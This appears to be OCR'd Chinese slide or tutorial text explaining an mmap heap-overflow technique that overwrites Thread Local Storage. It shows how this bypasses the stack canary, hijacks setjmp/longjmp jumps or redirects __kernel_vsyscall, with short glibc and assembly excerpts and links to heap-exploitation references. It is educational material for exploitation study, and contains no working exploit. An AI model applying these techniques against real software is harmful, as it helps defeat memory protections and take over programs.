
Mmap 溢出利用技术

当malloc申请的内存大小过大(大于131048字节)，而且top chunk中没有足够的空间分配内存时会使用mmap的方式直接分配内存

```
if ((unsigned long) (size) > (unsigned long) (nb))
  {
    mm = (char *) (MMAP (0, size, PROT_READ | PROT_WRITE, 0));

    if (mm != MAP_FAILED)
```

此时分配的内存空间正好在TLS(Thread Local Storage)的低位。而且与TLS之间没有未映射的内存。发生堆溢出后可以直接覆盖 TLS



TLS 中可以覆盖什么？

在linux中，gs(x86)或者fs(x64)寄存器永远指向TLS

1.Canary

```
mov    eax,gs:0x14
mov    DWORD PTR [esp+0x7c],eax
```

Canary的副本会保存在TLS中。如果能覆盖TLS中的canary，就可以绕过canary保护

2. setjmp

setjmp函数会将返回的地址与tls中一个固定值亦或，覆盖后可以控制longjmp的跳转位置。

```
mov         rax, [rsp+0]          ;函数返回地址
xor         rax, fs:30h
rol         rax, 11h
mov         [rdi+38h], rax ;rdi为jmp buf
```

TLS 中可以覆盖什么？

3.__kernel_vsyscall

__kernel_vsyscall作为系统调用辅助，几乎所有库函数都会调用。此函数的地址也在tls中

```
Dump of assembler code for function _exit:
   0xf7ebef24 <+0>: mov    ebx,DWORD PTR [esp+0x4]
   0xf7ebef28 <+4>: mov    eax,0xfc
   0xf7ebef2d <+9>: call   DWORD PTR gs:0x10
   0xf7ebef34 <+16>:        mov    eax,0x1
   0xf7ebef39 <+21>:        int    0x80
   0xf7ebef3b <+23>:        hlt
End of assembler dump.
```

更多堆利用技术参考资料

- 阅读材料：https://heap-exploitation.dhavalkapil.com/
- 大量实例：https://github.com/shellphish/how2heap